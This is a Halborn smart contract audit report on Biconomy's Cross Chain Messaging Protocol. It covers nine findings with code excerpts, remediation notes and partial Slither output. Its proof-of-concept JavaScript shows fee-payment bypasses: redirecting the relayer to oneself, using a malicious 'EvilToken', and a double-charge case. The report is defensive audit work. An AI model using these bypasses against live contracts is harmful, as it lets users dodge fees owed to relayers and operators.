



Biconomy - Cross Chain Messaging Protocol

Smart Contract Security Audit

Prepared by: **Halborn**

Date of Engagement: September 26th, 2022 - October 21st, 2022

Visit: Halborn.com

DOCUMENT REVISION HISTORY	5
CONTACTS	5
1 EXECUTIVE OVERVIEW	7
1.1 INTRODUCTION	8
1.2 AUDIT SUMMARY	8
1.3 TEST APPROACH & METHODOLOGY	8
RISK METHODOLOGY	9
1.4 SCOPE	11
2 ASSESSMENT SUMMARY & FINDINGS OVERVIEW	12
3 FINDINGS & TECH DETAILS	13
3.1 (HAL-01) FEE PAYMENT BYPASS – HIGH	15
Description	15
Code Location	15
Proof of Concept	16
Risk Level	17
Recommendation	17
Remediation Plan	17
3.2 (HAL-02) USING ARBITRARY TOKENS ALLOW FEE PAYMENT BYPASS – HIGH	18
Description	18
Code Location	18
Proof of Concept	19
Risk Level	20
Recommendation	20

Remediation Plan	21
3.3 (HAL-03) UN HANDLED SITUATION ALLOWS TWICE FEE PAYMENT - MEDIUM	
Description	22
Code Location	22
Proof of Concept	23
Risk Level	24
Recommendation	24
Remediation Plan	24
3.4 (HAL-04) CONTRACT OWNER AND PAUSER CAN RENOUNCE HIMSELF - LOW	
Description	25
Code Location	25
Proof of Concept	26
Risk Level	26
Recommendations	26
Remediation Plan	27
3.5 (HAL-05) MISSING ZERO ADDRESS CHECK - LOW	28
Description	28
Some code location examples	28
Risk Level	29
Recommendation	29
Remediation Plan	29
3.6 (HAL-06) DIFFERENT PRAGMA VERSIONS USED - INFORMATIONAL	30
Description	30

Code Location	30
Risk Level	31
Recommendation	31
Remediation Plan	31
3.7 (HAL-07) GAS OPTIMIZATIONS - INFORMATIONAL	32
Description	32
Risk Level	32
Recommendation	32
Remediation Plan	33
3.8 (HAL-08) OPEN TODOs - INFORMATIONAL	34
Description	34
Code Location	34
TO-DO	34
Risk Level	34
Recommendation	34
Remediation Plan	34
3.9 (HAL-09) INCREASE OPTIMIZER RUNS - INFORMATIONAL	35
Description	35
Risk Level	35
Code Location	35
Recommendation	36
Remediation Plan	36
4 AUTOMATED TESTING	37
4.1 STATIC ANALYSIS REPORT	38
Description	38
Slither results	38

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1.2	Remediation Plan Review	11/10/2022	Gabi Urrutia

CONTACTS

CONTACT	COMPANY	EMAIL
Rob Behnke	Halborn	Rob.Behnke@halborn.com
Steven Walbroehl	Halborn	Steven.Walbroehl@halborn.com

Gabi Urrutia	Halborn	Gabi.Urrutia@halborn.com
Kubilay Onur Gungor	Halborn	Kubilay.Gungor@halborn.com
Luis Arroyo	Halborn	Luis.Arroyo@halborn.com

EXECUTIVE OVERVIEW

1.1 INTRODUCTION

Biconomy engaged Halborn to conduct a security audit on their Cross Chain Messaging Protocol (CCMP) smart contracts beginning on September 26th, 2022 and ending on October 21st, 2022. The security assessment was scoped to the smart contracts provided in the GitHub repository [bcnmy/ccmp-contracts](https://github.com/bcnmy/ccmp-contracts) with commit ID fb3fe86282f371086332843a55be3e5f11405c85.

1.2 AUDIT SUMMARY

The team at Halborn was provided four weeks for the engagement and assigned a full-time security engineer to audit the security of the smart contract. The security engineer is a blockchain and smart-contract security expert with advanced penetration testing, smart-contract hacking, and deep knowledge of multiple blockchain protocols.

The purpose of this audit is to:

- Ensure that smart contract functions operate as intended
- Identify potential security issues within the smart contracts

In summary, Halborn identified some security risks that were mostly addressed by the **Biconomy** team.

1.3 TEST APPROACH & METHODOLOGY

Halborn performed a combination of manual and automated security testing to balance efficiency, timeliness, practicality, and accuracy in regard to the scope of this audit. While manual testing is recommended to uncover flaws in logic, process, and implementation; automated testing techniques help enhance coverage of the code and can quickly identify

items that do not follow the security best practices. The following phases and associated tools were used during the audit:

- Research into architecture and purpose
- Smart contract manual code review and walkthrough
- Graphing out functionality and contract logic/connectivity/functions ([solgraph](#))
- Manual assessment of use and safety for the critical Solidity variables and functions in scope to identify any arithmetic related vulnerability classes
- Manual testing by custom scripts
- Scanning of solidity files for vulnerabilities, security hotspots or bugs. ([MythX](#))
- Static Analysis of security for scoped contract, and imported functions. ([Slither](#))
- Testnet deployment ([Brownie](#), [Remix IDE](#))

RISK METHODOLOGY:

Vulnerabilities or issues observed by Halborn are ranked based on the risk assessment methodology by measuring the **LIKELIHOOD** of a security incident and the **IMPACT** should an incident occur. This framework works for communicating the characteristics and impacts of technology vulnerabilities. The quantitative model ensures repeatable and accurate measurement while enabling users to see the underlying vulnerability characteristics that were used to generate the Risk scores. For every vulnerability, a risk level will be calculated on a scale of **5 to 1** with **5** being the highest likelihood or impact.

RISK SCALE - LIKELIHOOD

- 5 - Almost certain an incident will occur.
- 4 - High probability of an incident occurring.
- 3 - Potential of a security incident in the long term.
- 2 - Low probability of an incident occurring.
- 1 - Very unlikely issue will cause an incident.

RISK SCALE - IMPACT

- 
- 5 - May cause devastating and unrecoverable impact or loss.
 - 4 - May cause a significant level of impact or loss.
 - 3 - May cause a partial impact or loss to many.
 - 2 - May cause temporary impact or loss.
 - 1 - May cause minimal or un-noticeable impact.

The risk level is then calculated using a sum of these two values, creating a value of **10** to **1** with **10** being the highest level of security risk.

CRITICAL	HIGH	MEDIUM	LOW	INFORMATIONAL
----------	------	--------	-----	---------------

- 10** - CRITICAL
- 9** - **8** - HIGH
- 7** - **6** - MEDIUM
- 5** - **4** - LOW
- 3** - **1** - VERY LOW AND INFORMATIONAL

1.4 SCOPE


IN-SCOPE:

The security assessment was scoped to the following smart contracts:

- CCMPExecutor.sol
- AbacusAdapter.sol
- AxelarAdaptor.sol
- WormholeAdaptor.sol
- AbacusConnectionClient.sol
- CCMPAdaptorBase.sol
- Diamond.sol
- CCMPConfigurationFacet.sol
- CCMPReceiveMessageFacet.sol
- CCMPSendMessageFacet.sol
- DiamondCutFacet.sol
- DiamondInit.sol
- DiamondLoupeFacet.sol
- LibDiamond.sol
- CCMPReceiver.sol
- CCMPReceiverBase.sol
- CCMPReceiverUpgradeable.sol
- Pausable.sol
- Constants.sol
- CrossChainMessage.sol
- Wormhole.sol

2. ASSESSMENT SUMMARY & FINDINGS OVERVIEW

CRITICAL	HIGH	MEDIUM	LOW	INFORMATIONAL
0	2	1	2	4




EXECUTIVE OVERVIEW

SECURITY ANALYSIS	RISK LEVEL	REMEDIATION DATE
HAL01 - FEE PAYMENT BYPASS	High	RISK ACCEPTED
HAL02 - USING ARBITRARY TOKENS ALLOW FEE PAYMENT BYPASS	High	RISK ACCEPTED
HAL03 - UN HANDLED SITUATION ALLOWS TWICE FEE PAYMENT	Medium	SOLVED - 11/08/2022
HAL04 - CONTRACT OWNER AND PAUSER CAN RENOUNCE HIMSELF	Low	RISK ACCEPTED
HAL05 - MISSING ZERO ADDRESS CHECK	Low	SOLVED - 11/08/2022
HAL06 - DIFFERENT PRAGMA VERSIONS USED	Informational	SOLVED - 11/08/2022
HAL07 - GAS OPTIMIZATIONS	Informational	SOLVED - 11/08/2022
HAL08 - OPEN TODOs	Informational	ACKNOWLEDGED
HAL09 - INCREASE OPTIMIZER RUNS	Informational	SOLVED - 11/08/2022



FINDINGS & TECH DETAILS



3.1 (HAL-01) FEE PAYMENT BYPASS - HIGH

Description:

The `CCMP protocol` uses an internal struct sent inside the messages to determine the fee amount, the token used to pay it, and the relayer who will receive the fee. As this struct is filled by the user and sent in his message, it is possible to modify the relayer address by the users to pay fees to themselves.

Code Location:

Listing 1: CrossChainMessage.sol

```
14 struct GasFeePaymentArgs {
15     address feeTokenAddress;
16     uint256 feeAmount;
17     address relayer;
18 }
```

Listing 2: CCMPSendMessageFacet.sol (Line 94)

```
92 function _handleFee(CCMPMessage memory _message) internal {
93     uint256 feeAmount = _message.gasFeePaymentArgs.feeAmount;
94     address relayer = _message.gasFeePaymentArgs.relayer;
95     address tokenAddress = _message.gasFeePaymentArgs.
↳ feeTokenAddress;
96
97     if (feeAmount >= 0) {
98         if (_message.gasFeePaymentArgs.feeTokenAddress ==
↳ NATIVE_ADDRESS) {
99             if (msg.value != feeAmount) {
100                 revert NativeAmountMismatch();
101             }
102             (bool success, bytes memory returnData) = relayer.call
↳ {
103                 value: msg.value
104             }("");
```

```

105         if (!success) {
106             revert NativeTransferFailed(relayer, returnData);
107         }
108     } else {
109         IERC20(_message.gasFeePaymentArgs.feeTokenAddress)
110             .safeTransferFrom(
111                 _message.sender,
112                 relayer,
113                 _message.gasFeePaymentArgs.feeAmount
114             );
115     }
116 }
117
118 emit FeePaid(tokenAddress, feeAmount, relayer);
119 }
```

Proof of Concept:

- Deploy a `ICCMPGateway` using the owner address.
- modify the `gasFeePaymentArgs.relayer` variable with the user address.
- Execute `ICCMPGateway.sendMessage()` function with the modified `gasFeePaymentArgs`.

Listing 3: feeBypass.js

```

1 gasFeePaymentArgs.relayer = relayer.address;
2
3 //initial balances
4 console.log("FEE -> " + ethers.utils.formatEther(gasFeePaymentArgs
↳ .feeAmount))
5 console.log("Owner ETH -> " + ethers.utils.formatEther(await owner
↳ .getBalance()).toString())
6
7 //paying fees correctly
8 await CCPGateway.sendMessage(1, "wormhole", payloads,
↳ gasFeePaymentArgs, routeArgs,
9     { value: gasFeePaymentArgs.feeAmount });
10
11 console.log("Owner ETH -> " + ethers.utils.formatEther(await owner
↳ .getBalance()).toString())
12
```

```
13 //change relayer to owner
14 gasFeePaymentArgs.relayer = owner.address;
15 await CCMPGateway.sendMessage(1, "wormhole", payloads,
16   { value: gasFeePaymentArgs.feeAmount })
17
18 console.log("Owner ETH -> " + ethers.utils.formatEther(await owner
19 .getBalance()).toString())
```

Listing 4: Console Output

```
1 FEE -> 100.0
2 Owner ETH -> 9999.98221086197086311
3 Owner ETH -> 9899.982088081765816406
4 Owner ETH -> 9899.98198524440481391
```

Risk Level:

Likelihood - 5

Impact - 4

Recommendation:

Validating the relayer address before fee transfer is recommended.

Remediation Plan:

RISK ACCEPTED: The [Biconomy team](#) accepted the risk of this finding and implemented an off-chain service to correctly validate the payment to a whitelisted relayer address before sending the message.

3.2 (HAL-02) USING ARBITRARY TOKENS ALLOW FEE PAYMENT BYPASS - HIGH

Description:

The `CCMP protocol` uses an internal struct sent inside the messages to determine the fee amount, the token used to pay it, and the relayer who will receive the fee. As this struct is filled by the user and sent in his message, it is possible to modify the `feeTokenAddress` address and use an arbitrary token with a custom implementation of the `transferFrom()` function to avoid paying fees.

Code Location:

Listing 5: CrossChainMessage.sol

```
14 struct GasFeePaymentArgs {
15     address feeTokenAddress;
16     uint256 feeAmount;
17     address relayer;
18 }
```

Listing 6: CCMPSendMessageFacet.sol (Line 94)

```
92 function _handleFee(CCMPMessage memory _message) internal {
93     uint256 feeAmount = _message.gasFeePaymentArgs.feeAmount;
94     address relayer = _message.gasFeePaymentArgs.relayer;
95     address tokenAddress = _message.gasFeePaymentArgs.
↳ feeTokenAddress;
96
97     if (feeAmount >= 0) {
98         if (_message.gasFeePaymentArgs.feeTokenAddress ==
↳ NATIVE_ADDRESS) {
99             if (msg.value != feeAmount) {
100                 revert NativeAmountMismatch();
101             }
102             (bool success, bytes memory returnData) = relayer.call
↳ {
103                 value: msg.value
104             }
105         }
106     }
107 }
```

```

104         }("");
105         if (!success) {
106             revert NativeTransferFailed(relayer, returnData);
107         }
108     } else {
109         IERC20(_message.gasFeePaymentArgs.feeTokenAddress)
110             .safeTransferFrom(
111                 _message.sender,
112                 relayer,
113                 _message.gasFeePaymentArgs.feeAmount
114             );
115     }
116 }
117
118 emit FeePaid(tokenAddress, feeAmount, relayer);
119 }
```

Proof of Concept:

- Deploy a `ICCMPGateway` using the owner address.
- Deploy an arbitrary ERC20 token.
- modify the `gasFeePaymentArgs.feeTokenAddress` variable with the token address.
- Execute `ICCMPGateway.sendMessage()` function with the modified `gasFeePaymentArgs`.

Listing 7: feeBypass.js

```

1 //deploying, minting and approving evil token
2 let evilToken = await (await ethers.getContractFactory("EvilToken")).deploy().deployed();
3 await evilToken.mint(parseUnits("1000000", 18));
4 await evilToken.approve(CCMPGateway.address, gasFeePaymentArgs.feeAmount.mul(2));
5
6 //initial balances
7 console.log("FEE -> " + ethers.utils.formatEther(gasFeePaymentArgs.feeAmount))
8 console.log("Owner token -> " + ethers.utils.formatEther(await Token.balanceOf(owner.address)))
9 console.log("Owner evil token -> " + ethers.utils.formatEther(
```

```
↳ await eviltoken.balanceOf(owner.address)))
10
11 //sending message with standard token
12 gasFeePaymentArgs.feeTokenAddress = Token.address;
13
14 await CCMPGateway.sendMessage(1, "wormhole", payloads,
↳ gasFeePaymentArgs, routeArgs);
15
16 console.log("Owner token -> " + ethers.utils.formatEther(await
↳ Token.balanceOf(owner.address)))
17
18 //sending message with evil token
19 gasFeePaymentArgs.feeTokenAddress = eviltoken.address;
20
21 await CCMPGateway.sendMessage(1, "wormhole", payloads,
↳ gasFeePaymentArgs, routeArgs);
22
23 console.log("Owner evil token -> " + ethers.utils.formatEther(
↳ await eviltoken.balanceOf(owner.address)))
```

Listing 8: Console Output

```
1 FEE -> 100.0
2 Owner token -> 1000000.0
3 Owner evil token -> 1000000.0
4 Owner token -> 999900.0
5 Owner evil token -> 1000000.0
```

Risk Level:

Likelihood - 4

Impact - 4

Recommendation:

Accepting native or well-known ERC20 tokens as fee payment tokens is recommended.

FINDINGS & TECH DETAILS

Remediation Plan:

RISK ACCEPTED: The [Biconomy team](#) will accept any token. Still, they have implemented an off-chain service to validate that the fee payment has been correctly received before sending the message.

3.3 (HAL-03) UN HANDLED SITUATION ALLOWS TWICE FEE PAYMENT - MEDIUM

Description:

When the `CCMP protocol` sends a message, an auxiliary function handles the fee payment. This function determines whether the payment is made via native ETH or ERC20 token. Suppose a user tries to send a message with native ETH, but the address added in the `gasFeePaymentArgs` struct is a valid ERC20 token address. In that case, the protocol will take the ETH sent as value and the token amount marked on `gasFeePaymentArgs.feeAmount`.

Code Location:

Listing 9: CCMPSendMessageFacet.sol (Line 94)

```

92 function _handleFee(CCMPMessage memory _message) internal {
93     uint256 feeAmount = _message.gasFeePaymentArgs.feeAmount;
94     address relayer = _message.gasFeePaymentArgs.relayer;
95     address tokenAddress = _message.gasFeePaymentArgs.
96         feeTokenAddress;
97     if (feeAmount >= 0) {
98         if (_message.gasFeePaymentArgs.feeTokenAddress ==
99             NATIVE_ADDRESS) {
100             if (msg.value != feeAmount) {
101                 revert NativeAmountMismatch();
102             }
103             (bool success, bytes memory returnData) = relayer.call
104             {
105                 value: msg.value
106             }("");
107             if (!success) {
108                 revert NativeTransferFailed(relayer, returnData);
109             }
110         } else {
111             IERC20(_message.gasFeePaymentArgs.feeTokenAddress)
112             .safeTransferFrom(
113                 _message.sender,
114                 relayer,
115             );
116         }
117     }
118 }
```

```

113             _message.gasFeePaymentArgs.feeAmount
114         );
115     }
116 }
117
118 emit FeePaid(tokenAddress, feeAmount, relayer);
119 }
```

Proof of Concept:

- Deploy a `ICCMPGateway` using the owner address.
- modify the `gasFeePaymentArgs.feeTokenAddress` variable with a token address.
- Execute `ICCMPGateway.sendMessage()` function with the modified `gasFeePaymentArgs`.

Listing 10: feeBypass.js

```

1 //initial balances
2 console.log("FEE -> " + ethers.utils.formatEther(gasFeePaymentArgs
↳ .feeAmount))
3 console.log("Owner ETH -> " + ethers.utils.formatEther(await owner
↳ .getBalance()).toString())
4 console.log("Owner token -> " + ethers.utils.formatEther(await
↳ Token.balanceOf(owner.address)))
5
6 //sending message with ERC20token
7 gasFeePaymentArgs.feeTokenAddress = Token.address;
8 await CCPMGateway.sendMessage(1, "wormhole", payloads,
↳ gasFeePaymentArgs, routeArgs);
9
10 console.log("Owner ETH -> " + ethers.utils.formatEther(await owner
↳ .getBalance()).toString())
11 console.log("Owner token -> " + ethers.utils.formatEther(await
↳ Token.balanceOf(owner.address)))
12
13 //sending message with ERC20 token and ETH
14 await CCPMGateway.sendMessage(1, "wormhole", payloads,
↳ gasFeePaymentArgs, routeArgs,
15 { value: gasFeePaymentArgs.feeAmount });
16
```

```
17 console.log("Owner ETH -> " + ethers.utils.formatEther(await owner  
↳ .getBalance()).toString())  
18 console.log("Owner token -> " + ethers.utils.formatEther(await  
↳ Token.balanceOf(owner.address)))
```

Listing 11: Console Output

```
1 FEE -> 100.0  
2 Owner ETH -> 9999.984234153287750867  
3 Owner token -> 1000000.0  
4 Owner ETH -> 9999.984087518824239997  
5 Owner token -> 999900.0  
6 Owner ETH -> 9899.983963765455794609  
7 Owner token -> 999800.0
```

Risk Level:

Likelihood - 3

Impact - 3

Recommendation:

It is recommended to check the `msg.value` is `0` when ERC20 tokens are used as payment.

Remediation Plan:

SOLVED: The `Biconomy` team now checks that the native balance is `0` in case the user is paying with another token.

3.4 (HAL-04) CONTRACT OWNER AND PAUSER CAN RENOUNCE HIMSELF - LOW

Description:

The Owner of the contract is usually the account that deploys the contract. The `ICCMPGateway` smart contract, Only `Owner` and `Pauser` can perform some privileged actions such as `setCCMPGateway`, `setCCMPExecutor`, `pause` etc., the `transferOwnership()` and `setPauser()` functions are used to change the Owner and Pauser. Suppose an Owner or Pauser is mistakenly changed to the contract address. In that case, administrative access will result in the contract having no `Owner` or `Pauser`, eliminating the ability to call privileged functions. In such a case, contracts would have to be redeployed.

Code Location:

Listing 12: ownable.sol (Lines 62,71,80)

```

61     function renounceAdmin() public virtual
62     function renounceOwnership() public virtual onlyOwner {
63         _transferOwnership(address(0));
64     }
65
66     /**
67      * @dev Transfers ownership of the contract to a new account
68      *      (`newOwner`).
69      * Can only be called by the current owner.
70      */
71     function transferOwnership(address newOwner) public virtual
72     onlyOwner {
73         require(newOwner != address(0), "Ownable: new owner is the
74         zero address");
75         _transferOwnership(newOwner);
76     }
77     /**
78      * @dev Transfers ownership of the contract to a new account
79      (`newOwner`).
80  
```

```
77     * Internal function without access restriction.  
78     */  
79     function _transferOwnership(address newOwner) internal virtual  
80     {  
81         address oldOwner = _owner;  
82         _owner = newOwner;  
83         emit OwnershipTransferred(oldOwner, newOwner);  
84     }
```

Listing 13: CCMPConfigurationFacet.sol (Line 77)

```
75     function setPauser(address _pauser) external {  
76         LibDiamond._enforceIsContractOwner();  
77         LibDiamond._diamondStorage().pauser = _pauser;  
78         emit PauserUpdated(_pauser);  
79     }
```

Proof of Concept:

- Deploy a `ICCMPGateway` using the owner address.
- Execute `ICCMPGateway.setPauser()` function with the contract address as parameter.
- Execute `ICCMPGateway.transferOwnership()` function with the contract address as parameter.

Risk Level:

Likelihood - 2

Impact - 3

Recommendations:

It is recommended that the contract Owner cannot set new Pausers or Owners without checking the address before. In addition, if a multi-signature wallet is used, calling the `transferOwnership()` and `setPauser()` functions should be confirmed for two or more users.

FINDINGS & TECH DETAILS

Remediation Plan:

RISK ACCEPTED: The Bconomy team accepted the risk of this finding.

3.5 (HAL-05) MISSING ZERO ADDRESS CHECK - LOW

Description:

There is no validation of the addresses in the `contractor()` of the Adaptors like `WormholeAdaptor`, `AxelarAdaptor` or `AbacusAdapter`, and other smart contracts. Addresses should be validated and checked that are different from zero when necessary. This issue is present in all the smart contracts, in the constructors and functions that use addresses as parameters. These examples show how the factory could be set up with a wrong address and how mint could burn NFTs if `_owner` is `address(0)`

Some code location examples:

Listing 14: AxelarAdaptor.sol

```
55 constructor(
56     address _axelarGateway,
57     address _ccmpGateway,
58     address _pauser
59 ) CCMPAdaptorBase(_ccmpGateway, _pauser) {
60     axelarGateway = IAxelarGateway(_axelarGateway);
61
62     // Setup Mainnet Chain ID to Names
63     chainIdToName[1313161554] = "aurora";
64     chainIdToName[43114] = "Avalanche";
65     chainIdToName[56] = "binance";
66     chainIdToName[1] = "Ethereum";
67     chainIdToName[250] = "Fantom";
68     chainIdToName[1284] = "Moonbeam";
69     chainIdToName[137] = "Polygon";
70
71     // Setup Testnet Chain ID to Names
72     chainIdToName[1313161555] = "aurora";
73     chainIdToName[43113] = "Avalanche";
74     chainIdToName[97] = "binance";
75     chainIdToName[3] = "Ethereum";
76     chainIdToName[4002] = "Fantom";
77     chainIdToName[1287] = "Moonbeam";
```

```
78         chainIdToName[80001] = "Polygon";
79     }
```

Risk Level:

Likelihood - 3

Impact - 2

Recommendation:

Validate that necessary address inputs are different from zero.

Remediation Plan:

SOLVED: The `Biconomy team` implemented verifications to check if the parameters in the constructor are equal to `address(0)`.

3.6 (HAL-06) DIFFERENT PRAGMA VERSIONS USED - INFORMATIONAL

Description:

The CCMP smart contracts use floating pragma and different pragma versions, like `>=0.6.11`. Latest pragma version `0.8.16` released on August 8th, 2022, is used in some contracts, but `^0.8.0` is also used. Avoid using floating pragma is recommended as best practices.

Reference: [Solidity Releases](#)

Code Location:

- `>=0.6.11` (`contracts/adaptors/base/AbacusConnectionClient.sol#2`)
- `^0.8.0` (`contracts/gateway/facets/DiamondInit.sol#2`)
- `^0.8.0` (`contracts/gateway/facets/DiamondLoupeFacet.sol#2`)
- `^0.8.0` (`contracts/interfaces/IAxelarGateway.sol#3`)
- `^0.8.0` (`contracts/interfaces/ICCMPGateway.sol#2`)
- `0.8.16` (`contracts/interfaces/ICCMROuterAdaptor.sol#2`)
- `^0.8.0` (`contracts/interfaces/IDiamond.sol#2`)
- `^0.8.0` (`contracts/interfaces/IDiamondCut.sol#2`)
- `^0.8.0` (`contracts/interfaces/IDiamondLoupe.sol#2`)
- `^0.8.0` (`contracts/interfaces/IERC165.sol#2`)
- `^0.8.0` (`contracts/interfaces/IERC173.sol#2`)
- `^0.8.0` (`contracts/interfaces/IWormhole.sol#4`)
- `^0.8.16` (`contracts/libraries/LibDiamond.sol#2`)
- `^0.8.0` (`contracts/mock/MockWormhole.sol#4`)
- `^0.8.0` (`contracts/structures/CrossChainMessage.sol#2`)
- `^0.8.0` (`contracts/structures/Wormhole.sol#4`)

Note: The contracts with version `0.8.16` are not shown in the list.

Risk Level:

Likelihood - 2

Impact - 1

Recommendation:

It is recommended to update the pragma versions used in the CCMP smart contracts and lock them on the used version 0.8.16.

Remediation Plan:

SOLVED: The Bconomy team now uses Solidity version 0.8.16 in their contracts.

3.7 (HAL-07) GAS OPTIMIZATIONS - INFORMATIONAL

Description:

The `Pausable.sol` contract contains several functions that could be marked as external instead of public in order to save gas.

Listing 15: Pausable.sol

```
58     function changePauser(address newPauser) public onlyPauser
↳ whenNotPaused {
59         _changePauser(newPauser);
60     }
```

Listing 16: Pausable.sol

```
77     function pause() public onlyPauser {
78         _pause();
79     }
80
81     function unpause() public onlyPauser {
82         _unpause();
83     }
```

Risk Level:

Likelihood - 1

Impact - 1

Recommendation:

It is recommended to change the `public` visibility of the mentioned functions to `external` to save gas.

FINDINGS & TECH DETAILS

Remediation Plan:

SOLVED: The Biconomy team implemented the mentioned functions as `external` instead of `public`.

3.8 (HAL-08) OPEN TODOS - INFORMATIONAL

Description:

Open To-dos can point to architecture or programming issues that still need to be resolved. Often these kinds of comments indicate areas of complexity or confusion for developers. This provides value and insight to an attacker who aims to cause damage to the protocol.

Code Location:

TO-DO:

Listing 17: Open ToDOS

```
1 CCMPReceiverMessageFacet.sol#L1
2 CrossChainMessage.sol#L7
3 CrossChainMessage.sol#L53
```

Risk Level:

Likelihood - 1

Impact - 1

Recommendation:

Consider resolving the To-dos before deploying code to a production context. Use an independent issue tracker or other project management software to track development tasks.

Remediation Plan:

ACKNOWLEDGED: The [Biconomy team](#) acknowledged this finding.

3.9 (HAL-09) INCREASE OPTIMIZER RUNS - INFORMATIONAL

Description:

Solidity 0.8.2 and 0.8.16 have good optimizers that save a gas when compiling to bytecode. The team can use it by increasing the number of runs to something like **2000** at least in the config.

Risk Level:

Likelihood - 1

Impact - 1

Code Location:

Listing 18: hsrdrhat.config.ts (Lines 27,41)

```
15 solidity: {
16   compilers: [
17     {
18       version: "0.8.2",
19       settings: {
20         outputSelection: {
21           "*": {
22             "*": ["storageLayout"],
23           },
24         },
25         optimizer: {
26           enabled: true,
27           runs: 200, // This line is highlighted in yellow
28         },
29       },
30     },
31   },
32   version: "0.8.16",
33   settings: {
34     outputSelection: {
35       "*": {
```

```
36          "*": ["storageLayout"],
37      },
38      },
39      optimizer: {
40          enabled: true,
41          runs: 200,  
42      },
43      viaIR: true,
44  },
45 },
46 ],
47 },
```

Recommendation:

Consider increasing optimizer runs.

Remediation Plan:

SOLVED: The Bconomy team has set the compiler optimizer to 2000 runs.

AUTOMATED TESTING

4.1 STATIC ANALYSIS REPORT

Description:

Halborn used automated testing techniques to enhance the coverage of certain areas of the smart contracts in scope. Among the tools used was Slither, a Solidity static analysis framework. After Halborn verified the smart contracts in the repository and was able to compile them correctly into their ABIs and binary format, Slither was run against the contracts. This tool can statically verify mathematical relationships between Solidity variables to detect invalid or inconsistent usage of the contracts' APIs across the entire code-base.

Slither results:

Slither results for the Smart Contracts:

```
Contract locking ether found:
  Contract MockWormhole (contracts/mock/MockWormhole.sol#8-43) has payable functions:
    - MockWormhole.publishMessage(uint32,bytes,uint8) (contracts/mock/MockWormhole.sol#14-21)
    But does not have a function to withdraw the ether
  Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#contracts-that-lock-ether

Reentrancy in WormholeAdaptor.routePayload(CCMPMessage,bytes) (contracts/adaptors/WormholeAdaptor.sol#109-126):
  External calls:
    - sequencedId = wormhole.publishMessage(wormholeMessageNonce,abi.encode(_message.hash()),consistencyLevel) (contracts/adaptors/WormholeAdaptor.sol#114-118)
  State variables written after the call(s):
    - ++ wormholeMessageNonce (contracts/adaptors/WormholeAdaptor.sol#125)
  Reference: https://github.com/crytic/slither/wiki/Detector-Documentation/reentrancy-vulnerabilities-1

CCMPSendMessageFacet._handleFee(CCMPMessage) (contracts/gateway/facets/CCMPSendMessageFacet.sol#92-119) contains a tautology or contradiction:
